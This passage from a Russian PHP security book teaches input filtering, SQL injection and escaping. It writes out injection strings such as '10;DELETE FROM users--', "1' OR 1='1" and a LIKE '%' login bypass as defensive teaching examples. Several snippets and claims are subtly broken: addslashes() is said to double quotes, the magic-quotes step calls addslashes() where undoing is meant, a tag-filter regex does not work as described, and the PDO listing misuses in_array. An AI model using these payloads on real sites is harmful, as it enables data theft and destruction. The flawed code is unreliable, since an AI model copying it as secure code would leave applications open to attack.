
До предела упрощайте задачу, чтобы меньше была вероятность ошибиться. Если вы допустите ошибку, то это окажется очередной "дырой" в защите. Создавайте максимально жесткие регулярные выражения, чтобы у пользователей было меньше возможностей для импровизации. Необходимо действовать от запрета и фильтровать все нежелательные символы.

3.7. Что и как фильтровать

В *разд. 3.5* мы говорили о том, где нужно фильтровать вводимые пользователем данные, и пришли к выводу, что это должно происходить в сценарии. Далее *(см. там же)* мы узнали о том, какими средствами может производиться фильтрация, и для этого познакомились с регулярными выражениями PHP и Perl. В этом разделе мы перейдем к практической части и на примерах увидим, что и как нужно фильтровать.

Прежде чем мы начнем рассматривать примеры, необходимо четко понять, как будет происходить разрешение или запрет определенных символов. Большинство начинающих программистов будет писать регулярное выражение, в котором запрещаются определенные символы, а все остальное будет разрешено. Опытный программист, нацеленный на безопасность, станет действовать наоборот — запрещать все, что явно не разрешено.

Почему безопаснее следовать правилу "что не разрешено, то запрещено"? Дело в том, что точно запретить все невозможно, и вы обязательно что-то упустите. Например, вы хотите разрешить использование только HTML-тегов `<B>`, `<I>`, `<U>`. Для этого можно написать регулярное выражение, запрещающее все опасные теги:

```
$id=ereg_replace("<SCRIPT>|<VBSCRIPT>|<JAVASCRIPT>", "", $id);
```

Но где гарантия, что вы перечислили в регулярном выражении все запрещенные теги? А вдруг завтра появится новый, которого нет в списке? Развитие Web не сто-

ит на месте, и постоянно возникают все новые теги, которые могут стать опасными, а они отсутствуют в вашем регулярном выражении. Намного проще запретить все, кроме явно указанного:

```
<?php
 $str = "<I><STRONG>Hello <B> World<SCRIPT>";
 $str=ereg_replace("<[^BIU]>", "", $str);
 print($str);
?>
```

В этом примере запрещается любой тег, кроме <B>, <I> и <U>. Если в HTML появится новый тег, то по умолчанию он будет запрещен, пока вы его не добавите в выражение `[^BIU]`.

Для того чтобы понять, что фильтровать, необходимо четко представлять себе, что будет передаваться через параметры. Например, у вас на форме есть поля ввода для следующих данных: фамилия, имя, отчество, пол, дата рождения, возраст и примечание. Давайте разберем каждое из полей и посмотрим, какие символы можно разрешить к вводу.

- Фамилия, имя и отчество — эти три поля являются текстовыми и могут содержать любые буквенные символы. Все остальное должно быть запрещено. Следовательно, регулярное выражение для этих полей должно выглядеть так:

  ```
  $str=ereg_replace("[^a-zA-Z]", "", $str);
  ```

  В данном выражении мы запрещаем все, кроме букв от A до Z в нижнем и верхнем регистрах. Таким образом, не нужно перечислять запрещенные символы и молиться, что мы ничего не забыли.

- Пол. Может принимать одно из значений — мужской или женский. Все остальное должно беспощадно обрезаться. Чаще всего пол сокращают до одной буквы М или Ж, поэтому регулярное выражение может выглядеть следующим образом:

  ```
  $str=ereg_replace("[^МЖ]", "", $str);
  ```

  В результате все символы, кроме указанных двух букв, будут удаляться из параметра.

- Дата рождения — здесь должно обрезаться все, кроме цифр и символа точки, которая используется для разделения числа, месяца и года.

  ```
  $str=ereg_replace("[^0-9.]", "", $str);
  ```

- Возраст — это число, а значит, в нем не должно быть ничего, кроме цифр:

  ```
  $str=ereg_replace("[^0-9]", "", $str);
  ```

- Примечание — это самая сложная переменная, потому что она представляет собой текст, который может ввести пользователь. Как минимум здесь вы должны запретить любые теги, и это лучше сделать с помощью функции `htmlspecialchars()`. Но здесь просто для примера решим проблему простым шаблоном RegEx:

  ```
  $str=ereg_replace("<[A-Z]{1,}>", "", $str);
  ```

Теперь поговорим о том, когда нужно производить проверку параметров? На этот вопрос я всегда отвечаю так: "Я предпочитаю это делать в самом начале файла сценария и сразу же при получении данных". Не откладывайте на потом то, что можно сделать сразу же.

Очень много возникает уязвимостей, когда программисты в своем коде убирают лишние символы только в момент использования. Но одна переменная может встречаться в сценарии несколько раз, и были случаи, когда в одном месте программист очищал переменную от опасных символов, а в другом забывал это сделать. Чтобы такого не произошло, я всегда очищаю переменные от лишних символов в самом начале сценария. То есть мой сценарий выглядит следующим образом:

```
<?php
 Убираем потенциально опасные символы из всех переменных,
 Полученных от пользователя

 Код сценария
?>
```

В данном случае под сценарием я понимаю не файл с кодом целиком, а больше метод. Это сайты из одной-двух страниц, которые могут содержать все в одном файле. А в реальности чаще приходится писать большие сайты, где код нужно как-то группировать, создавать классы и использовать паттерны типа MVC, в которых код отделяется от представления. Пока мы пишем небольшие примеры, мне приходится для экономии смешивать PHP-код с HTML в одном файле, чтобы примеры выглядели как можно проще.

Итак, допустим, что у меня на сайте есть форма Обратная связь, через которую пользователи могут отправлять мне сообщения. В PHP-коде создам класс `ContactUsModel`, отвечающий за отправку сообщений, и в нем будет метод типа `SendMessage`. В этом методе в самом начале я как раз и буду делать все проверки. Код будет выглядеть примерно так:

```
<?php
<?
class ContactUsModel {
  public function validate() {
     // Здесь будет проверка всех данных, что они корректны.
     // Например, если пользователь должен указать свой e-mail,
     // то стоит проверить, что у e-mail корректный формат.
     return true;
  }

  public function SendMessage() {
     if ($this->validate()) {
        // Здесь будет отправка сообщения.
     }
  }
}
?>
```

Для того чтобы очистить параметры от всего опасного, я использую примерно следующий код:

```
$param = preg_replace("Регулярное выражение", "", $param);
```

В данном случае `$param` — это имя переменной, которую нужно очистить от опасных символов. Регулярное выражение зависит от типа переменной и содержащихся значений, а в качестве замены выступает пустая строка. Результат сохраняется в ту же самую переменную, и если были какие-то грязные данные, то они теряются, и грязной переменной больше не существует.

Можно сохранять результат очистки в новую переменную, но останется вероятность, что вы по ошибке воспользуетесь где-то грязной переменной.

Для часто используемых регулярных выражений я создаю отдельную функцию, а не вызываю функцию `preg_replace()` напрямую, например, так:

```
function prepare_param($param)
{
 return ereg_replace("[^0-9.]", "", $param);
}

$name = prepare_param($name);
```

Мы еще не раз будем использовать подобный вид проверки, потому что он позволяет лучше управлять одинаковыми шаблонами для многих переменных. Допустим, на форме ввода может быть три поля, данные которых должны удовлетворять определенному требованию (например, содержать только буквы). Если в коде трижды писать одно и то же регулярное выражение, то если потребуется модернизировать его, нужно будет искать каждое его вхождение с последующим изменением. В случае использования функции вы можете легко наращивать и изменять ее возможности, а все изменения будут влиять на все переменные, которые проверяются данной функцией.

При использовании централизованной проверки параметров можно обойтись и без функций, но иногда функции действительно упрощают сопровождение вашей программы. В своих проектах я часто создаю класс `ValidationModel`, в котором собраны методы для осуществления различных проверок.

3.8. Базы данных

Существует несколько СУБД (система управления базами данных) или просто БД, и все они работают примерно по одному принципу, но каждая поддерживает свои особенности. Рассмотреть все невозможно, да и не имеет смысла, поэтому остановимся только на самой популярной сейчас — MySQL. Она получила широкое распространение благодаря открытости, бесплатности и высокому качеству. Несмотря на то, что мы ограничимся лишь одной базой, весь рассматриваемый материал в равной степени можно отнести и к другим БД.

Неправильное обращение с запросами может привести к потере базы данных или даже контроля над сайтом. Чаще всего проблема кроется в неправильном получении данных от пользователя, а точнее, получении этих данных без проверки корректности. Но давайте обсудим все по порядку: сначала рассмотрим принцип работы с базами в PHP, а потом уже поговорим об уязвимостях.

3.8.1. Основы баз данных

Рассмотрим простейший пример работы с базой данных:

```
<?php
 if (mysql_connect("localhost", "username", "password")==0)
    die("Can't connect to Database Server");
 mysql_select_db("database");

 $result=mysql_query("SELECT * FROM table");
 $rows=mysql_num_rows($result);
 print($rows);

 mysql_close();
?>
```

Это максимально простой пример, который использует старый метод доступа к данным, имена функций которого начинаются с `mysql_`.

> **ПРИМЕЧАНИЕ**
>
> Функции `mysql_` устарели, и их желательно не использовать. В книге они приведены только для того, чтобы можно было показать возможные уязвимости, которым подвержены любые наборы функций доступа к данным. Просто здесь выбран именно `mysql_`.

Сервер базы данных — это отдельная программа, которая работает независимо от Web-сервера. Чтобы организовать общение между двумя программами, в данном случае используется сетевое подключение "клиент-сервер". Клиент — PHP-сценарий, работающий под управлением Web-сервера, а сервер — база данных MySQL. Подключение устанавливается с помощью функции `mysql_connect()`, которой необходимо передать три параметра: адрес сервера, имя пользователя и пароль. Если ваш сервер базы данных находится на том же компьютере, что и Web-сервер, то вместо адреса можно указать localhost.

После соединения с сервером необходимо выбрать базу, с которой вы будете работать, потому что в MySQL их может быть более одной. Для этого используется функция `mysql_select_db()`, которой передается имя интересующей вас базы данных. Теперь можно выполнять SQL-запросы к таблицам из выбранной базы данных.

Для получения данных из таблиц служит функция `mysql_query()`, которой нужно передать строку, содержащую текст SQL-запроса. Если выполняется запрос `SELECT`, то

функция возвращает результирующий набор данных, соответствующих заданным условиям.

Чтобы определить количество строк, которые возвратила `mysql_query()`, можно использовать функцию `mysql_num_rows()`. Ей нужно передать переменную, в которой вы сохранили результирующий набор данных, а она возвратит количество строк в этом наборе.

По окончании работы с базой данных рекомендуется корректно завершить соединение с сервером баз данных. Для этого используется функция `mysql_close()`. Если не вызвать эту функцию, соединение может остаться активным, что чревато проблемами переполнения открытых соединений. Например, некоторые хостинговые компании на дешевых тарифных планах ограничивают количество одновременных соединений с сервером баз данных. Если несколько пользователей оставят открытое соединение, сервер перестанет отвечать из-за такого ограничения, и сайт окажется недоступным. Точнее, сам сайт работает, и Web-страницы могут загружаться, но подключения к БД будут завершаться ошибкой.

Просмотреть записи результирующего набора можно с помощью функции `mysql_fetch_row()`. Допустим, что результат SQL-запроса состоит из двух колонок — идентификатора и имени. В этом случае просмотр всех записей может выглядеть следующим образом:

```
while (list($id, $name) = mysql_fetch_row($result))
{
  print("$id - $name");
}
```

На этом закончим рассмотрение основ и перейдем к более глубокому разбору безопасности работы с сервером баз данных.

3.8.2. Атака SQL Injection

Самая распространенная атака хакера на базу данных — SQL Injection, при которой хакер вставляет SQL-запросы в строку URL вместо определенного параметра, и программа выполняет этот запрос. Если злоумышленник сможет выполнять SQL-команды на сервере, ему достаточно будет узнать имя таблиц, имеющихся в базе данных, чтобы уничтожить все данные командой:

```
DELETE FROM Имя_Таблицы
```

Для понимания последующего материала вам необходимо знать основы языка запросов SQL-92, потому что это основной способ доступа к данным. Желательно еще знать специфичные возможности конкретного сервера баз данных, но команд из стандарта SQL-92 будет достаточно для понимания этой книги, и эти команды будут работать на любом сервере.

Давайте рассмотрим, как хакеры производят атаку SQL Injection, т. е. как они ищут подобную уязвимость на сервере и как такая атака реализуется. Допустим, что у вас

есть таблица пользователей Users, состоящая из трех полей: id, name, password. Запрос на выборку данных может иметь следующий вид:

```
SELECT * FROM Users WHERE id = $_GET[id]
```

В данном запросе поле id сравнивается со значением переменной. Если эта переменная получена как параметр сценария через URL или cookie и нет никаких проверок на запрещенные символы, то запрос уязвим. Начнем с простейшего примера того, как хакер может модифицировать запрос. Ваш сценарий ищет в таблице строку с параметрами пользователя по ее идентификатору. А если передать в качестве переменной $_GET[id] следующий текст — 10 OR name="Администратор", то запрос будет выглядеть уже так:

```
SELECT * FROM Users
WHERE id = 10 OR name="Администратор"
```

Этот запрос покажет уже не только запись, в которой поле id равно 10, но и запись, в которой имя пользователя равно "Администратор". Таким образом, хакер сможет увидеть пароль администратора и получить доступ к запрещенным данным.

Чтобы этого не произошло, программисты начинают фильтровать входные данные. Теоретически, это работает, если правильно фильтровать. Однако для этого нужно знать, какие данные ожидает программа. Например, поле id — это числовое поле, а значит, в переменной не может быть ничего, кроме цифр от 0 до 9. Переменную $name можно обработать, как показано в следующем примере:

```
<form action="db1.php" method="get">
 <input name="id">
</form>

<?php
 $id=preg_replace("/[^0-9]/", "", $_GET['id']);
 print('SELECT * FROM Users WHERE id=' . $id);
?>
```

Сохраните этот код на сервере в файле db1.php и попробуйте загрузить его в Web-браузер. Перед вами должна появиться форма для ввода идентификатора, по которому будет происходить поиск. Попробуйте ввести в нее 10 OR name="Администратор" и передать серверу. Сценарий, получив данные, выполнит сначала следующую строку:

```
$id=preg_replace("/[^0-9]/", "", $_GET['id']);
```

Здесь мы заменяем в переменной $id все символы, которые не являются цифрами от 0 до 9, на пустой символ. После этого от строки, которую вы передавали серверу, останется только число 10, а все дополнительные символы будут удалены.

Есть еще один вариант сообщить сценарию, что перед нами именно число — выполнить приведение типов. Если вы работали с другими языками высокого уровня, то должны знать о таком понятии.

Приведение типов есть и в PHP:

```
<?php
 $id=(int)$_GET[id];
 print('SELECT * FROM Users WHERE id='.$id);
?>
```

В первой строке мы делаем не совсем обычное присваивание. Переменной `$id` присваивается значение GET-параметра с именем `id`, только в скобках перед переменной указан тип данных `int`. Недостаток этого метода заключается в том, что если в параметре будет находиться не число, то сгенерируется предупреждение и в переменную `$id` попадет 0. Если у вас в базе есть важная таблица под нулевым номером, то хакер ее увидит, что весьма нежелательно.

В случае с вырезанием с помощью регулярного выражения, результат будет лучше. Если в строке параметра есть числа, то после удаления букв в переменную будет записано число, а если их нет, то в ней окажется пустая строка, и запрос ничего не вернет.

Со строками можно поступать так же. Допустим, что поиск происходит по полю `name`. Как добиться, чтобы хакер не смог ввести недопустимый символ и взломать базу данных? В строках могут использоваться буквы и иногда пробелы, если в поле может быть текст из нескольких слов. Поэтому код получения параметра от пользователя должен выглядеть следующим образом:

```
<form action="db2.php" method="get">
 <input name="name">
</form>

<?php
 $name=preg_replace("/[^a-zA-Z0-9 ]/i", "", $_GET['name']);
 print('SELECT * FROM Users WHERE name='.$name);
?>
```

В этом примере мы заменяем пустым символом все, что не относится к буквам, цифрам или пробелам. Таким образом, символы двойной или одинарной кавычки будут запрещены, и если хакер попытается передать строку: `10 OR name="Администратор"`, то в результате в запрос попадет только `10 OR name=Администратор`, а это уже ошибка, и такой запрос не будет выполнен.

Если вы уверены, что поле не может содержать текст из нескольких слов, то лучше запретить пользователю передавать сценарию пробелы.

Регулярное выражение `"/[^a-zA-Z0-9 ]/i"` запрещает любые специальные символы, но иногда они бывают необходимы. Например, в поле могут быть символы `[` или `]`, и вы сочтете нужным разрешить пользователю передавать их. Да, это вполне безобидно для SQL-запроса, но не все символы столь безопасны. Перечислим символы, которые никогда нельзя разрешать.

- Одинарные и двойные кавычки. Такие символы используются в запросах для выделения.

- Знак равенства. Рассмотрим пример. Допустим, что в таблице есть два числовых поля — `id` и `age`, и запрос на выборку данных выглядит так:

  ```
  SELECT * FROM Users WHERE id='.$id
  ```

  Если хакер поместит в переменную `$id` строку `10 OR age=20`, и при этом разрешены пробелы и знак равенства, то запрос к базе данных превратится в следующий:

  ```
  SELECT * FROM Users WHERE id=10 OR age=20
  ```

  Если же символ равенства запрещен, то запрос будет таким:

  ```
  SELECT * FROM Users WHERE id10 OR age20
  ```

  Это уже ошибка, и сервер баз данных не сможет выполнить запрос, а значит, хакер не увидит нужных ему данных.

- Два дефиса подряд. В языке SQL два дефиса означают комментарий, и хакер таким образом может изменить логику запроса. Например, у вас есть запрос:

  ```
  SELECT * FROM Users WHERE name=$name AND id=$id
  ```

  Теперь представим, что в переменную `$name` хакер поместил текст:

  ```
  Администратор--
  ```

  В этом случае запрос изменится и станет таким:

  ```
  SELECT * FROM Users WHERE name= Администратор-- AND id=$id
  ```

  Все, что находится после двух дефисов, — комментарий, поэтому сервер выполнит только запрос:

  ```
  SELECT * FROM Users WHERE name= Администратор
  ```

  Таким образом, хакер сможет отбросить ненужные ему дополнительные проверки и получить больше данных, чем необходимо.

- Точка с запятой. Этот символ используется для разделения запросов между собой. Сервер может выполнять несколько действий одним запросом, и они должны быть разделены точкой с запятой. Как это может использовать хакер? Рассмотрим пример запроса:

  ```
  SELECT * FROM Users WHERE id=$id
  ```

  Теперь представим, что хакер поместил в переменную `$id` текст:

  ```
  10;DELETE FROM users
  ```

  Таким образом, серверу будет направлена следующая строка с запросом:

  ```
  SELECT * FROM Users WHERE id=10;DELETE FROM users
  ```

  В ответ на это сервер базы данных выполнит два отдельных запроса: `SELECT * FROM Users WHERE id=10` и `DELETE FROM users`, т. е. сначала из таблицы будут выбраны данные, а уже потом таблица будет очищена. Некоторые программисты

считают, что если запрос сложен, то хакер не сможет вставить в него еще один запрос. Например:

```
SELECT * FROM Users WHERE id=$id AND name='Иван'
```

В этом запросе есть дополнительное условие `AND name='Иван'`, но его легко отбросить, если передать в качестве переменной `$id` следующий текст:

```
10;DELETE FROM users--
```

Серверу будет направлен следующий запрос:

```
SELECT * FROM Users WHERE id=10;DELETE FROM users-- AND name='Иван'
```

Получается, что дополнительная проверка будет просто отброшена.

- Символы комментариев, т. е. двойной дефис и `/*`. Как мы видели ранее, с помощью комментариев злоумышленник может отбросить ненужную часть запроса. Комментарий с двойным дефисом мы уже обсудили, давайте рассмотрим `/*`. Все, что написано между символами `/*` и `*/`, считается комментарием, но при этом наличие закрытия комментария (`*/`) не является обязательным. Посмотрим на следующий запрос:

```
SELECT * FROM Users WHERE id=10;DELETE FROM users/* AND name='Иван'
```

Последнее условие `AND name='Иван'` будет отброшено, потому что оно идет после начала комментария `/*`. Несмотря на то, что символов закрытия комментария (`*/`) в запросе нет, сервер базы данных будет подразумевать, что закомментирован весь код до конца запроса.

Если двойной дефис делает комментарием все до конца строки, то символы `/*` и `*/` позволяют создать многострочный комментарий. Допустим, что у вас есть запрос:

```
SELECT *
FROM Users
WHERE id=10
AND name='Иван'
```

В данном случае подразумевается, что запрос состоит из нескольких строк, и у него именно такой вид. Если хакер смог скомпрометировать значение параметра `id` и вставить свой код, то запрос будет выглядеть так:

```
SELECT *
FROM Users
WHERE id=10;DELETE FROM users --
  AND name='Иван'
```

Несмотря на то, что хакер внедрил символы начала комментария в конец третьей строки, четвертая строка не будет комментарием. Но следующий запрос позволяет закомментировать весь код после `/*`, вне зависимости от начала и конца строк:

```
SELECT *
FROM Users
WHERE id=10;DELETE FROM users /*
  AND name='Иван'
```

Теперь последняя строка будет восприниматься сервером баз данных именно как комментарий.

При разработке запросов вы можете заключать значения в одинарные кавычки или отказаться от их использования. Например, следующие два запроса идентичны:

```
SELECT *
FROM Таблица
WHERE id=1
```

и

```
SELECT *
FROM Таблица
WHERE id='1'
```

В первом запросе значение поля `id` сравнивается со значением 1, а во втором запросе число заключено в одинарные кавычки. Кавычки являются обязательными, только если значение содержит пробел, а значит, имеет строковый тип, но я рекомендую использовать их всегда. Почему? Допустим, что вместо числа 1 у нас фигурирует значение переменной, которая передается в программу пользователем. Если хакер передаст в качестве значения управляющие символы языка SQL, то запрос будет выглядеть следующим образом:

```
SELECT *
FROM Таблица
WHERE id='_?--%='
```

Все эти символы имеют определенный смысл, но только вне кавычек или при сравнении с помощью оператора `LIKE`. В данном случае они воспринимаются как строка и не могут повлиять на работу сценария. Единственное, что необходимо вырезать из переменной, — кавычку. Если пользователь сможет ее передать сценарию, то он сможет и произвести атаку SQL Injection. Например:

```
SELECT *
FROM Таблица
WHERE id='1' OR 1='1'
```

В качестве значения переменной хакер передал строку `1' OR 1='1`, в которой после числа 1 закрылась кавычка, и добавлены дополнительные параметры в SQL-запрос.

Кавычку можно и не вырезать, а дублировать, и тогда она потеряет свои опасные свойства. Допустим, что у нас есть код:

```
$r = mysql_query("SELECT * FROM users WHERE id='".$_GET[id].
      "' AND user_role = 1 ");
```

В этом примере мы выполняем SQL-запрос поиска из таблицы пользователя по идентификатору. Значение идентификатора передается в качестве `GET`-параметра

с именем `$id`. Если хакер передаст в параметре строку вида `1' and` *`injectcode`* `--`, где *`injectcode`* — это опасный код, который хакер пытается внедрить в программу, то SQL-инъекция пройдет успешно.

Обратите внимание на два дефиса в конце этой строки. Они не случайны. Повторю: в MySQL эти два символа обозначают комментарий. Таким образом, можно закомментировать оставшуюся часть запроса. Если взломщик не сделает этого, то ему придется писать внедряемый код так, чтобы весь запрос остался корректным и не содержал ошибок. Посмотрим, во что превратится запрос, если попытаться внедрить строку `1' and 1=1` без символов комментария:

```
SELECT * FROM users WHERE id='1' and 1=1' AND user_role = 1
                                        ^^^
```

Посмотрите на всю строку в целом и обратите внимание на третью одинарную кавычку. Она-то и нарушает структуру запроса. Это ошибка, и база данных не сможет обработать такую строку. Хорошо, что мы знаем весь запрос целиком и представляем, что можно внедрить, чтобы не все работало. Взломщику часто это неизвестно, и в таком случае он просто добавляет символы комментария в конец внедряемого кода:

```
SELECT * FROM users WHERE id='1' and 1=1 -- ' AND user_role = 1
```

Теперь все, что находится после двух дефисов, не имеет никакого значения для сервера базы данных. Главное, чтобы левая часть запроса была корректна, а это так и есть.

Чтобы предотвратить внедрение злонамеренного кода, нужно просто продублировать все одинарные кавычки внутри параметра `id`, полученного от пользователя, прежде чем подставлять значение в запрос. Для дублирования одинарных кавычек используется функция `addslashes()`. Мы передаем функции переменную, а на выходе получаем безопасное для использования в SQL-запросах значение:

```
$_GET[id] = 'addslashes($_GET['id']);
```

Теперь если хакер передаст строку `1' and` *`injectcode`* `--`, то после вызова функции `addslashes()` строка превратится в `1'' and` *`injectcode`* `--`. В ней одинарная кавычка замещена двумя подряд идущими кавычками. Одна из них закрывает строку, а другая открывает. Так как открытие и закрытие происходит подряд и без промежуточных символов, данный вариант абсолютно безопасен для SQL-запросов, и инъекция не произойдет. Такой способ защиты от кавычек называется *экранированием*.

Допустим, что вы пишете сценарий блога, который должен сохранять в базе данных комментарий пользователя:

```
$r = mysql_query("
   INSERT INTO blog_comments (record, username, commenttext)
   VALUES ('" .$_GET['id']. "', '" . $_GET['username'] . "', '".
       $_GET['commenttext']. "')"
);
```

Здесь в таблицу `blog_comments` вставляется запись из трех полей — идентификатора записи блога, которую комментируют, имени пользователя и непосредственно тек-

ста комментария. Если параметры не экранировать, то хакер сможет использовать эту ошибку для взлома, а пользователи вашего блога не смогут оставить текст комментария, в котором содержится одинарная кавычка. Если в тексте параметра commenttext будет кавычка, то запрос нарушится и не сможет выполниться.

Чтобы запрос был безопасным и правильно выполнялся, мы должны экранировать кавычки. То есть безопасным можно будет считать следующий код:

```
$_GET['id'] = addslashes($_GET['id']);
$_GET['username'] = addslashes($_GET['username']);
$_GET['commenttext'] = addslashes($_GET['commenttext']);

$r = mysql_query("
   INSERT INTO blog_comments (record, username, commenttext)
   VALUES ('" .$_GET['id']. "', '" . $_GET['username'] . "', '".
       $_GET['commenttext']. "')"
);
```

Кстати, для удаления экранирования из параметра можно использовать функцию stripslashes():

```
$_GET['id'] = stripslashes($_GET['id']);
```

Разработчики PHP делают все возможное, чтобы язык был максимально удобным для Web-разработки и безопасным. С этой целью уже давно был придуман параметр magic quotes (магические кавычки). Если он включен, то PHP будет автоматически проверять все передаваемые сценарию параметры на наличие кавычек и дублировать их. Это значит, что нам не нужно самостоятельно проверять все получаемые параметры и экранировать кавычки.

Все прекрасно? Не совсем. Вопрос остается открытым — нужно экранировать кавычки или нет? Нужно ли вызывать функцию addslashes() для всех параметров перед их использованием? Нужно, но только в том случае, если магические кавычки выключены и если вам действительно необходимо использовать параметры непосредственно в запросе. Если они включены, то одинарная кавычка может превратиться в четыре подряд идущих одинарных кавычки. Это все сохранится в базе данных, и потом при чтении возникнут проблемы. Двойное экранирование кавычек нужно будет убрать, но как узнать, было двойное экранирование или нет?

Чтобы узнать, установлен ли какой-то параметр в конфигурационном файле, можно использовать функцию ini_get(). Этой функции передается имя конфигурационного параметра, значение которого вас интересует. В нашем случае имя параметра magic_quotes_gpc и код могут выглядеть так:

```
if (!ini_get(magic_quotes_gpc))
  $_GET['id'] = addslashes($_GET['id']);
```

Этот код можно прочитать так: если конфигурационный параметр magic_quotes_gpc не установлен, то экранировать GET-параметр id.

При использовании оператора LIKE вместо знака равенства символы подчеркивания и процента приобретают другой смысл. В данном случае все, что находится в ка-

вычках, является шаблоном, а в этом шаблоне подчеркивание означает любой символ, а процент — любую группу символов. Например, если вам нужны все пользователи, имена которых начинаются на букву *a*, то можно выполнить сравнение:

```
username LIKE 'a%'
```

Если вам нужно узнать всех пользователей, имена которых состоят из любых трех букв, то можно выполнить такой запрос:

```
username LIKE '___'
```

Подчеркивание заменяет один любой символ, а мы указали три символа подчеркивания, значит, нам вернут все имена, состоящие из трех букв.

Чем это грозит? Допустим, что при авторизации вы ищете в базе данных пользователя с помощью запроса:

```
SELECT *
FROM users
WHERE user_name LIKE '$_GET[username]'
  AND user_pass LIKE '$_GET[password]'
```

В реальности вы должны отказаться от `LIKE` в подобных случаях. Используйте их только там, где реально необходима поддержка шаблонов, а во всех остальных случаях сравнивайте строки простым символом равенства. Но допустим, что кто-то использовал `LIKE` для сравнения строк. Посмотрим, чем это грозит.

Все прекрасно, если вы вырезаете из параметров `username` и `password` символы подчеркивания и процента. (Хотя зачем тогда использовать `LIKE`?) В этом случае запрос можно считать безопасным. Если нет, то хакер может передать в качестве обоих параметров символ процента, что будет соответствовать абсолютно любому имени и абсолютно любому паролю. В этом случае запрос вернет абсолютно все записи из таблицы. Я подозреваю, что логика программы будет такой:

```
$query = mysql_query("SELECT * FROM users
    WHERE user_name LIKE '$_GET[username]'
    AND user_pass LIKE '$_GET[password]' ");

if ($queryinsert = mysql_fetch_array($query))
{
 // пользователь найден
}
```

В данном случае выполняется запрос на поиск пользователя в базе данных. После этого делается попытка прочитать запись с помощью функции `mysql_fetch_array()`. Если чтение прошло удачно, значит, запись есть в результирующем наборе после выполнения запроса. Следовательно, пользователь с таким именем и паролем существует.

Еще один вариант проверки — после выполнения запроса проверить количество возвращенных записей:

```
if (mysql_num_rows($query) > 0)
{
 // пользователь существует
}
```

Если пользователь не найден (запрос вернул ноль записей), то функция `mysql_num_rows()` вернет ноль. Мы проверяем, чтобы результат был больше нуля. Такую проверку я встречал достаточно часто, хотя в ней особого смысла нет. В таблице должен быть только один пользователь с указанным именем и паролем. Дублирование исключено! Так что вполне достаточно будет делать проверку на равенство единице:

```
if (mysql_num_rows($query) == 1)
{
 // пользователь существует
}
```

В любом случае даже проверка на равенство единице не решает проблему, а проверка со знаком "больше" просто недопустима. Если пользователь ввел знак процента в имя и пароль, то запрос вернет ему абсолютно все записи. Результат больше нуля, а значит, первые два варианта проверки пройдут успешно, и взломщик зарегистрируется в системе под именем первого пользователя в возвращенном наборе данных.

А если взломщика не устраивают полученные права? Зная имя пользователя, права которого ему нужны, взломщик передаст в параметре `username` это имя, а в качестве пароля звездочку, и окажется в системе с нужными правами.

Никогда не используйте сравнение `LIKE` без особой надобности. Этот оператор сравнения можно применять только в тех случаях, когда вы уверены, что шаблоны нужны.

Хотя шаблоны не имеют прямого отношения к инъекции, они тоже используются взломщиками в запросах, и поэтому мы рассмотрели данную уязвимость в этом разделе.

3.8.3. Реальное экранирование

Функция `addslashes()` работает прекрасно, пока вы не используете кодировку UTF-8 совместно с базой данных MySQL. С этой кодировкой рекомендуется применять более безопасную функцию `mysql_real_escape_string()`. Впрочем, в Интернете я встречал различные мнения по поводу безопасности каждого из вариантов.

Функция `mysql_real_escape_string()` вызывает одноименную функцию из библиотеки mysql и гарантирует, что все опасные для базы данных символы будут обезврежены. Она написана разработчиками базы данных, и, по идее, они лучше всех должны знать, что безопаснее для их анализатора SQL-запросов. С другой стороны, разработчики PHP — также специалисты своего дела, и их метод борьбы с опасными символами с помощью функции `addslashes()` тоже достаточно эффективен.

Единственный недостаток функции mysql_real_escape_string() в том, что при ее вызове обязательно должно быть хотя бы одно открытое соединение с базой данных. Если соединения нет, то выполнение функции станет невозможным.

При вызове mysql_real_escape_string() нужно указать два параметра: переменную со строкой, содержимое которой нужно обезвредить, и переменную с подключением к MySQL. Если второй параметр не указать, то для вызова функции будет использоваться последнее соединение с базой, созданное с помощью mysql_connect. Вот пример использования функции mysql_real_escape_string():

```
$dblink = mysql_connect("localhost", "username", "password")
if ($dblink == 0)
 die("Can't connect to Database Server");

$_GET[param_name] =
    mysql_real_escape_string($_GET[param_name], $dblink),
```

А если включены магические кавычки? В этом случае перед экранированием с помощью mysql_real_escape_string() лучше убрать экранирование по умолчанию, т. е. в самом начале можно написать код:

```
if (ini_get(magic_quotes_gpc))
  $_GET[param_name] = addslashes($_GET[param_name]);
```

Что выбрать: mysql_real_escape_string() или addslashes()? Я не могу дать совета. Некоторые поступают так:

```
if (!ini_get(magic_quotes_gpc))
   $_GET[param_name] = addslashes($_GET[param_name]);
$_GET[param_name] =
    mysql_real_escape_string($_GET[param_name], $dblink),
```

Этот код гарантирует, что в вашем сценарии обязательно будет произведено экранирование обоими способами. Даже не знаю, что сказать по этому поводу. В принципе, такой метод имеет право на жизнь, нужно только не забывать дважды убирать экранирование, т. е. вызывать stripslashes().

3.8.4. Параметризированные запросы

Возможно, уже создалось впечатление, что защищаться от SQL Injection в реальности очень сложно и любая ошибка может привести к взлому. Это только кажется. Это как в большинстве шуток начинают с — у меня есть для вас две новости — хорошая и плохая. Вот я без предупреждения начал с плохой новости. А теперь переходим к хорошей.

Защититься от SQL Injection очень просто, если использовать параметризированные запросы, отказаться от mysql_-функций и взять на вооружение более современный подход PDO.

Я для себя написал два вспомогательных класса CDatabase и CQuery, которые упрощают подключение к базе данных и получение данных, и использую их в неболь-

ших проектах. Я решил в этой книге поделиться классами, потому что они интересны с точки зрения обучения, и мы заодно увидим, как можно использовать безопасный доступ к данным.

Начнем с класса `CDatabase`, который создает подключения к базе данных (листинг 3.1).

Листинг 3.1. Класс, отвечающий за подключение к базе данных

```
<?
class CDatabase {
 static $connections = array();

 public static function ConnectToDB($pfx)
 {
  $db_name = "test";
  $db_login = "test";
  $db_pass = "P1srT59k0*&6%e3";
  $dbhost = "127.0.0.1";

  if (in_array($pfx, CDatabase::$connections))
   { return CDatabase::$connections[$pfx]; }

  try {
    CDatabase::$connections[$pfx] =
      new PDO('mysql:host=' . $dbhost . ';dbname=' . $db_name. '',
         $db_login, $db_pass,
         array(PDO::MYSQL_ATTR_INIT_COMMAND => 'SET NAMES utf8'));
  }
  catch(PDOException $e) {
    print($e->getMessage());
  }
  return CDatabase::$connections[$pfx];
 }
}
?>
```

Чтобы класс помещался в книге, я его немного упростил, но в коде вы еще можете увидеть такую переменную, как `$pfx`, которая в моем полном классе позволяет открывать сразу несколько подключений к различным базам данных из одного сценария. Это мне необходимо было для распределения нагрузки. В этой книге переменная `$pfx` должна быть заранее определенной константой, которая ни на что не влияет.

